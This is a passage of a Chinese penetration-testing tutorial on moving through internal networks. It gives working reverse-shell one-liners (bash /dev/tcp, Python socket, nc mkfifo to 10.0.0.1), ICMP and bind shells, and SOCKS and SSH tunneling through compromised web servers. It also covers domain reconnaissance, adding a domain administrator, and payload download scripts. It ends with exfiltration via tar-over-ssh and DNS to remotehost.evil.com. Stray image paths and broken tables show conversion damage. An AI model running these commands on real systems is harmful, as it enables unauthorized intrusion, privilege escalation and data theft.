
4、保存&&重启服务

```
service iptables save && service iptables start
```

socket 代理 xsocks 1、windows



进行代理后，在 windows 下推荐使用 Proxifier 进行 socket 连接，规则自己定义



2、linux 进行代理后，推荐使用 proxychains 进行 socket 连接 kali 下的配置文件: /etc/proxychains.conf 添

加一条: socks5 127.0.0.1 8888



然后在命令前加 proxychains 就进行了代理

```
root@kali: ~/Desktop/tools/reGeorg-master# proxychains curl 192.168.0.112
ProxyChains-3.1 (http://proxychains.sf.net)
|S-chain|-<>-127.0.0.1:8888-<>-192.168.0.112:80-<>-OK
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8">
<title></title>
</head>
<body leftmargin="0" topmargin="0">
```

[https://blog.csdn.net/Fly\\_hps](https://blog.csdn.net/Fly_hps)

神器推荐 <http://rootkiter.com/EarthWorm/> 跨平台+端口转发+socket 代理结合体! darksn0w 师傅的推荐。

ew\_port\_socket.zip

基于 http 的转发与 socket 代理(低权限下的渗透) 如果目标是在 dmz 里面, 数据除了 web 其他出不来, 便可以利用 http 进行 1、端口转发 tunna

```
>端口转发(将远程 3389 转发到本地 1234)
>python proxy.py -u http://lemon.com/conn.jsp -l 1234 -r 3389 -v
>
>连接不能中断服务(比如 ssh)
>python proxy.py -u http://lemon.com/conn.jsp -l 1234 -r 22 -v -s
>
>转发 192.168.0.2 的 3389 到本地
>python proxy.py -u http://lemon.com/conn.jsp -l 1234 -a 192.168.0.2 -r 3389
```

具体参考: <http://drops.wooyun.org/tools/650>

## 2、socks 代理 reGeorg

```
python reGeorgSocksProxy.py -u http://192.168.206.101/tunnel.php -p 8081
```

```
root@kali:~/Desktop/lemon/reGeorg-master# python reGeorgSocksProxy.py -u http://192.168.206.101/tunnel.php -p 8081

REORG
... every office needs a tool like Georg

willem@sensepost.com / @w_m_
sam@sensepost.com / @trowalts
etienne@sensepost.com / @kamp_staaldraad

[INFO ] Log Level set to [INFO]
[INFO ] Starting socks server [127.0.0.1:8081], tunnel at [http://192.168.206.101/tunnel.php]
[INFO ] Checking if Georg is ready
[INFO ] Georg says, 'All seems fine'
```

[https://blog.csdn.net/Fly\\_hps](https://blog.csdn.net/Fly_hps)

ssh 通道 <http://staff.washington.edu/corey/fw/ssh-port-forwarding.html> 1、端口转发

本地访问 127.0.0.1:port1 就是 host:port2(用的更多)

```
ssh -CfNg -L port1:127.0.0.1:port2 user@host #本地转发
```




访问 `host:port2` 就是访问 `127.0.0.1:port1`  
`ssh -CfNg -R port2:127.0.0.1:port1 user@host` #远程转发

可以将 `dmz_host` 的 `hostport` 端口通过 `remote_ip` 转发到本地的 `port` 端口  
`ssh -qTfnN -L port:dmz_host:hostport -l user remote_ip` #正向隧道, 监听本地 `port`

可以将 `dmz_host` 的 `hostport` 端口转发到 `remote_ip` 的 `port` 端口  
`ssh -qTfnN -R port:dmz_host:hostport -l user remote_ip` #反向隧道, 用于内网穿透防火墙限制之类

## 2、socks

socket 代理:  
`ssh -qTfnN -D port remotehost`



The screenshot shows a terminal window with the following content:

```
root 12251 0.0 0.0 0 0 ? S 11:45 0:00 [kworker/0:1]
root 12253 0.0 0.0 0 0 ? S 11:54 0:00 [kworker/0:0]
root 12265 0.0 0.0 47624 720 ? Ss 11:58 0:00 ssh -qTfnN -D 9050 lemon@192.168.206.165
root 12272 0.0 0.1 16784 2360 pts/3 R+ 11:58 0:00 ps -aux
root@kali:~/Desktop/lemon# netstat -anpt
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address Foreign Address State PID/Program name
tcp 0 0 127.0.0.1:9050 0.0.0.0:* LISTEN 12265/ssh
tcp 0 0 192.168.206.129:56959 192.168.206.165:22 ESTABLISHED 12052/ssh
```

A red box highlights the line: `0:00 ssh -qTfnN -D 9050 lemon@192.168.206.165`

## 获取 shell

常规 shell 反弹 几个常用:

1、`bash -i >& /dev/tcp/10.0.0.1/8080 0>&1`

2、`python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.0.0.1",1234));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'`

3、`rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.0.0.1 1234 >/tmp/f`

各种语言一句话反弹 shell:

<http://wiki.wooyun.org/pentest:%E5%90%84%E7%A7%8D%E8%AF%AD%E8%A8%80%E4%B8%80%E5%8F%A5%E8%AF%9D%E5%8F%8D%E5%BC%B9shell>

突破防火墙的 icmp\_shell 反弹 有时候防火墙可能对 tcp 进行处理，然而对 icmp 并没有做限制的时候，就可以来一波~ kali 运行(其中的 ip 地址填写为目标地址 win03):

```
root@kali:~/Desktop/lemon# ./run.sh

#####

ICMP Shell Automation Script for
https://github.com/inquisb/icmpsh

#####

[?] What is the victims public IP address?
-----
192.168.206.101
-----

[-] Run the following code on your victim system on the listener has started:

+++++
icmpsh.exe -t 192.168.206.129 -d 500 -b 30 -s 128
+++++

[-] Local ICMP Replies are currently enabled, I will disable these temporarily now
[-] Launching Listener...,waiting for a inbound connection.

Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\>whoami
whoami
dm_win03\administrator

C:\>
```

win03 运行:

```
icmpsh.exe -t kali_ip -d 500 -b 30 -s 128
```

可以看到 icmp 进行通信的

```
root@kali:~/Desktop/lemon# tcpdump -i eth0
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 65535 bytes
12:46:31.155587 IP 192.168.206.101 > 192.168.206.129: ICMP echo request, id 512, seq 4098, length 8
12:46:31.156128 IP 192.168.206.129 > 192.168.206.101: ICMP echo reply, id 512, seq 4098, length 8
^C^C^C^C^C^C12:46:31.156935 IP 192.168.206.129.46423 > 192.168.206.2.domain: 53888+ PTR? 129.206.168.192.in-addr.arpa. (46)

3 packets captured
74 packets received by filter
41 packets dropped by kernel
```


Shell 反弹不出的时候 主要针对: 本机 kali 不是外网或者目标在 dmz 里面反弹不出 shell, 可以通过这种直连 shell 然后再通过 http 的端口转发到本地的 metasploit

1、msfvenom -p windows/x64/shell/bind\_tcp LPORT=12345 -f exe -o ./shell.exe  
先生成一个 bind\_shell

2、本地利用 tunna 工具进行端口转发  
python proxy.py -u http://lemon.com/conn.jsp -l 1111 -r 12345 v

3、

```
use exploit/multi/handler
set payload windows/x64/shell/bind_tcp
set LPORT 1111
set RHOST 127.0.0.1
```



正向 shell

- 1、nc -e /bin/sh -lp 1234
- 2、nc.exe -e cmd.exe -lp 1234

信息收集(结构分析)

基本命令 1、获取当前组的计算机名(一般 remark 有 Dc 可能是域控):

```
C:\Documents and Settings\Administrator\Desktop>net view
Server Name          Remark
-----
\\DC1
\\DM-WINXP
\\DM_WIN03
The command completed successfully.
```

2、查看所有域



```
C:\Documents and Settings\Administrator\Desktop>net view /domain
Domain

-----

CENTOSO
The command completed successfully.
```

### 3、从计算机名获取 ipv4 地址

```
C:\Documents and Settings\Administrator\Desktop>ping -n 1 DC1 -4

Pinging DC1.centoso.com [192.168.206.100] with 32 bytes of data:

Reply from 192.168.206.100: bytes=32 time<1ms TTL=128

Ping statistics for 192.168.206.100:
    Packets: Sent = 1, Received = 1, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms
```

Ps:如果计算机名很多的时候,可以利用 bat 批量 ping 获取 ip

```
@echo off
setlocal ENABLEDELAYEDEXPANSION
@FOR /F "usebackq eol=- skip=1 delims=\" %j" IN (net view ^| find "命令成功完成" /v ^| find "The command completed successfully." /v`) DO (
@FOR /F "usebackq delims=" %i IN (`@ping -n 1 -4 %j ^| findstr "Pinging"`) DO (
@FOR /F "usebackq tokens=2 delims=|" %k IN (`echo %i`) DO (echo %k %j)
)
)
```

```
C:\Documents and Settings\Administrator\Desktop\tools>1.bat
192.168.206.100 DC1
192.168.206.103 DM-WINXP
192.168.206.101 DM_WIN03 https://blog.csdn.net/Fly\_hps
```

以下执行命令时候会发送到域控查询,如果渗透的机器不是域用户权限,则会报错

```
The request will be processed at a domain controller for domain
System error 1326 has occurred.
Logon failure: unknown user name or bad password.
```

4、查看域中的用户名

```
dsquery user
或者：
C:\Users\lemon\Desktop>net user /domain

User accounts for \\DC1

-----
Administrator          Guest                  krbtgt
lemon                   pentest
The command completed successfully.
```

5、查询域组名称

```
C:\Users\lemon\Desktop>net group /domain

Group Accounts for \\DC1

-----
*DnsUpdateProxy
*Domain Admins
*Domain Computers
*Domain Controllers
*Domain Guests
*Domain Users
*Enterprise Admins
*Enterprise Read-only Domain Controllers
*Group Policy Creator Owners
*Read-only Domain Controllers
*Schema Admins
The command completed successfully.
```

6、查询域管理员

```
C:\Users\lemon\Desktop>net group "Domain Admins" /domain
Group name      Domain Admins
Comment        Designated administrators of the domain

Members

-----
Administrator
```

7、添加域管理员账号

添加普通域用户

```
net user lemon iam@L3m0n /add /domain
将普通域用户提升为域管理员
net group "Domain Admins" lemon /add /domain
```

8、查看当前计算机名，全名，用户名，系统版本，工作站域，登陆域

```
C:\Documents and Settings\Administrator\Desktop>net config Workstation
Computer name                \\DM_WIN03
Full Computer name           DM_win03.centoso.com
User name                     Administrator

Workstation active on
    NetbiosSmb (000000000000)
    NetBT_Tcpip_{6B2553C1-C741-4EE3-AFBF-CE3BA1C9DDF7} (000C2985F6E4)

Software version              Microsoft Windows Server 2003
Workstation domain             CENTOSO
Workstation Domain DNS Name    centoso.com
Logon domain                   DM_WIN03

COM Open Timeout (sec)        0
COM Send Count (byte)         16
COM Send Timeout (msec)       250
```

9、查看域控制器(多域控制器的时候,而且只能用在域控制器上)

```
net group "Domain controllers"
```

10、查询所有计算机名称

```
dsquery computer
下面这条查询的时候,域控不会列出
net group "Domain Computers" /domain
```

11、net 命令

```
>1、映射磁盘到本地
net use z: \\dc01\sysvol

>2、查看共享
net view \\192.168.0.1

>3、开启一个共享名为 app$, 在 d:\config
>net share app$=d:\config
```

12、跟踪路由



tracert 8.8.8.8

定位域控 1、查看域时间及域服务器的名字

```
C:\Users\lemon\Desktop>net time /domain
Current time at \\DC1.centoso.com is 3/21/2016 12:37:15 AM
```

2

```
C:\Documents and Settings\Administrator\Desktop>Nslookup -type=SRV _ldap._tcp.
*** Can't find server address for '_ldap._tcp.':
DNS request timed out.
    timeout was 2 seconds.
*** Can't find server name for address 192.168.206.100: Timed out
Server:      UnKnown
Address:     192.168.206.100

*** UnKnown can't find -type=SRV: Non-existent domain
```

3、通过 ipconfig 配置查找 dns 地址

```
ipconfig/all
```

4、查询域控

```
net group "Domain Controllers" /domain
```

端口收集 端口方面的攻防需要花费的时间太多，引用一篇非常赞的端口总结文章

| 端口号      | 端口说明             | 攻击技巧   |
|----------|------------------|--|
| 21/22/69 | ftp/tftp: 文件传输协议 | 爆破\嗅探\溢出\后门                                      |
| 22       | ssh: 远程连接        | 爆破 OpenSSH; 28 个退格                               |
| 23       | telnet: 远程连接     | 爆破\嗅探  |
| 25       | smtp: 邮件服务       | 邮件伪造   |
| 53       | DNS: 域名系统        | DNS 区域传输\DNS 劫持\DNS 缓存投毒\DNS 欺骗\利用 DNS 隧道技术刺透防火墙 |
| 67/68    | dhcp             | 劫持\欺骗  |
| 110      | pop3             | 爆破   |
| 139      | samba            | 爆破\未授权访问\远程代码执行                                  |
| 143      | imap             | 爆破   |
| 161      | snmp             | 爆破   |
| 389      | ldap             | 注入攻击\未授权访问                                       |

| 端口号         | 端口说明          | 攻击技巧                            |
|-------------|---------------|---------------------------------|
| 512/513/514 | linux r       | 直接使用 rlogin                     |
| 873         | rsync         | 未授权访问                           |
| 1080        | socket        | 爆破：进行内网渗透                       |
| 1352        | lotus         | 爆破：弱口令\信息泄漏：源代码                 |
| 1433        | mssql         | 爆破：使用系统用户登录\注入攻击                |
| 1521        | oracle        | 爆破：TNS\注入攻击                     |
| 2049        | nfs           | 配置不当                            |
| 2181        | zookeeper     | 未授权访问                           |
| 3306        | mysql         | 爆破\拒绝服务\注入                      |
| 3389        | rdp           | 爆破\Shift 后门                     |
| 4848        | glassfish     | 爆破：控制台弱口令\认证绕过                  |
| 5000        | sybase/DB2    | 爆破\注入                           |
| 5432        | postgresql    | 缓冲区溢出\注入攻击\爆破：弱口令               |
| 5632        | pcanywhere    | 拒绝服务\代码执行                       |
| 5900        | vnc           | 爆破：弱口令\认证绕过                     |
| 6379        | redis         | 未授权访问\爆破：弱口令                    |
| 7001        | weblogic      | Java 反序列化\控制台弱口令\控制台部署 webshell |
| 80/443/8080 | web           | 常见 web 攻击\控制台爆破\对应服务器版本漏洞       |
| 8069        | zabbix        | 远程命令执行                          |
| 9090        | websphere 控制台 | 爆破：控制台弱口令\Java 反序列              |
| 9200/9300   | elasticsearch | 远程代码执行                          |
| 11211       | memcacache    | 未授权访问                           |
| 27017       | mongodb       | 爆破\未授权访问                        |

引用：<https://www.91ri.org/15441.html>

wooyun 也有讨论：<http://zone.wooyun.org/content/18959>

对于端口也就是一个服务的利用，上文也只是大概的讲述，一些常见的详细利用与防御可以看看：

<http://wiki.wooyun.org/enterprise:server>

扫描分析 1、nbtscan 获取 mac 地址：

```
nbtstat -A 192.168.1.99
```

获取计算机名\分析 dc\是否开放共享

```
nbtscan 192.168.1.0/24
```

```
c:\Temp>nbtscan-1.0.35.exe 10.10.24.1/24
10.10.24.24      GWKAD03      SHARING DC
10.10.24.44      P09AD02      SHARING DC
10.10.24.56      GWKAD02      SHARING DC
10.10.24.212     P09AD01      SHARING DC
*timeout (normal end of scan)
```

[https://blog.csdn.net/Fly\\_hps](https://blog.csdn.net/Fly_hps)

其中信息：SHARING 表示开放来共享，DC 表示可能是域控，或者是辅助域控 U=user 猜测此计算机登陆名 IIS 表示运行来 web80 EXCHANGE Microsoft Exchange 服务 NOTES Lotus Notes 服务

2、WinScanX 需要登录账号能够获取目标很详细的内容。其中还有 snmp 获取,windows 密码猜解(但是容易被杀,nishang 中也实现出一个类似的信息获取/Gather/Get-Information.ps1)

```
WinScanX.exe -3 DC1 centoso\pentest password -a > test.txt
```

```
==== WinScanX Advanced Features ====
-a -- Get Account Policy Information
-b -- Get Audit Policy Information
-c -- Get Display Information
-d -- Get Domain Information
-e -- Get LDAP Information
-f -- Get Administrative Local & Global Group Information
-g -- Get Local & Global Group Information
-p -- Get Installed Programs
-k -- Get Interactively Logged On Users
-l -- Get Logged On Users
-i -- Get Patch Information
-j -- Get Registry Information
-m -- Get Scheduled Task Information
-n -- Get Server Information
-o -- Get Service Information
-s -- Get Share Information
-t -- Get Share Permissions
-q -- Get SNMP Community Information
-u -- Get User Information
-r -- Get User Information via RA Bypass
-x -- Get User Rights Information
-w -- Get WinUNC3 & WinUNC4 Passwords
-y -- Save Remote Registry Hives
-z -- Ping Remote Host Before Scanning
-S -- Guess SNMP Community Strings
-W -- Guess Windows Passwords
-v -- Verbose Output
-1 -- Group 1 (includes -adglnsur)
-2 -- Group 2 (includes -adgpljnsquw)
-3 -- Group 3 (includes -abdgpiljmnostquxw)
```

[https://blog.csdn.net/Fly\\_hps](https://blog.csdn.net/Fly_hps)

3、端口扫描 InsightScan proxy\_socket 后，直接

```
proxychains python scanner.py 192.168.0.0/24 -N
```

<http://insight-labs.org/?p=981>

内网文件传输 windows 下文件传输 1、powershell 文件下载 powershell 突破限制执行：

```
powershell -ExecutionPolicy Bypass -File .\1.ps1
```

```
$d = New-Object System.Net.WebClient
$d.DownloadFile("http://lemon.com/file.zip","c:/1.zip")
```



## 2、vbs 脚本文件下载

```
Set xPost=createObject("Microsoft.XMLHTTP")
xPost.Open "GET","http://192.168.206.101/file.zip",0
xPost.Send()
set sGet=createObject("ADODB.Stream")
sGet.Mode=3
sGet.Type=1
sGet.Open()
sGet.Write xPost.ResponseBody
sGet.SaveToFile "c:\file.zip",2
```

下载执行：

```
cscript test.vbs
```

## 3、bitsadmin win03 测试没有,win08 有

```
bitsadmin /transfer n http://lemon.com/file.zip c:\1.zip
```

## 4、文件共享 映射了一个，结果没有权限写

```
net use x: \\127.0.0.1\share /user:centoso.com\userID myPassword
```

## 5、使用 telnet 接收数据

```
服务端：nc -lvp 23 < nc.exe
下载端：telnet ip -f c:\nc.exe
```

## 6、hta 保存为.hta 文件后运行

```
<html>
<head>
<script>
var Object = new ActiveXObject("MSXML2.XMLHTTP");
Object.open("GET","http://192.168.206.101/demo.php.zip",false);
Object.send();
if (Object.Status == 200)
{
    var Stream = new ActiveXObject("ADODB.Stream");
    Stream.Open();
    Stream.Type = 1;
    Stream.Write(Object.ResponseBody);
    Stream.SaveToFile("C:\\demo.zip", 2);
    Stream.Close();
}
window.close();
</script>
<HTA:APPLICATION ID="test"
```

```
WINDOWSTATE = "minimize">
</head>
<body>
</body>
</html>
```

linux 下文件传输 1、perl 脚本文件下载 kali 下测试成功，centos5.5 下，由于没有 LWP::Simple 这个，导致下载失败

```
#!/usr/bin/perl
use LWP::Simple
getstore("http://lemon.com/file.zip", "/root/1.zip");
```

## 2、python 文件下载

```
#!/usr/bin/python
import urllib2
u = urllib2.urlopen('http://lemon.com/file.zip')
localFile = open('/root/1.zip', 'w')
localFile.write(u.read())
localFile.close()
```

## 3、ruby 文件下载 centos5.5 没有 ruby 环境

```
#!/usr/bin/ruby
require 'net/http'
Net::HTTP.start("www.lemon.com") { |http|
  r = http.get("/file.zip")
  open("/root/1.zip", "wb") { |file|
    file.write(r.body)
  }
}
```

## 4、wget 文件下载

```
wget http://lemon.com/file.zip -P /root/1.zip
其中 -P 是保存到指定目录
```

## 5、一边 tar 一边 ssh 上传

```
tar zcf - /some/localfolder | ssh remotehost.evil.com "cd /some/path/name;tar xzpf -"
```

## 6、利用 dns 传输数据

```
tar zcf - localfolder | xxd -p -c 16 | while read line; do host $line.domain.com remotehost.evil.com; done
```

但是有时候会因为没找到而导致数据重复,对数据分析有点影响

| Dns请求结果一览表          |   |         | 上一页 | 第1页 | 下一页 | 清空数据 |
|---------------------|---|---------|-----|-----|-----|------|
| 接收时间                | 域名(数据)  | 查看详情/删除 |     |     |     |      |
| 2016-03-26 07:03:24 | 7e7fd07c3c9d87cbf5767f3c73b3db7a.bec32955058...   | 查看详情    | 删除  |     |     |      |
| 2016-03-26 07:03:10 | 9227e7641ac7f2edef57ffa7acf321a6.bec32955058d9... | 查看详情    | 删除  |     |     |      |
| 2016-03-26 07:03:09 | 9227e7641ac7f2edef57ffa7acf321a6.bec32955058d9... | 查看详情    | 删除  |     |     |      |
| 2016-03-26 07:03:07 | 9227e7641ac7f2edef57ffa7acf321a6.bec32955058d9... | 查看详情    | 删除  |     |     |      |
| 2016-03-26 07:03:06 | 9227e7641ac7f2edef57ffa7acf321a6.bec32955058d9... | 查看详情    | 删除  |     |     |      |
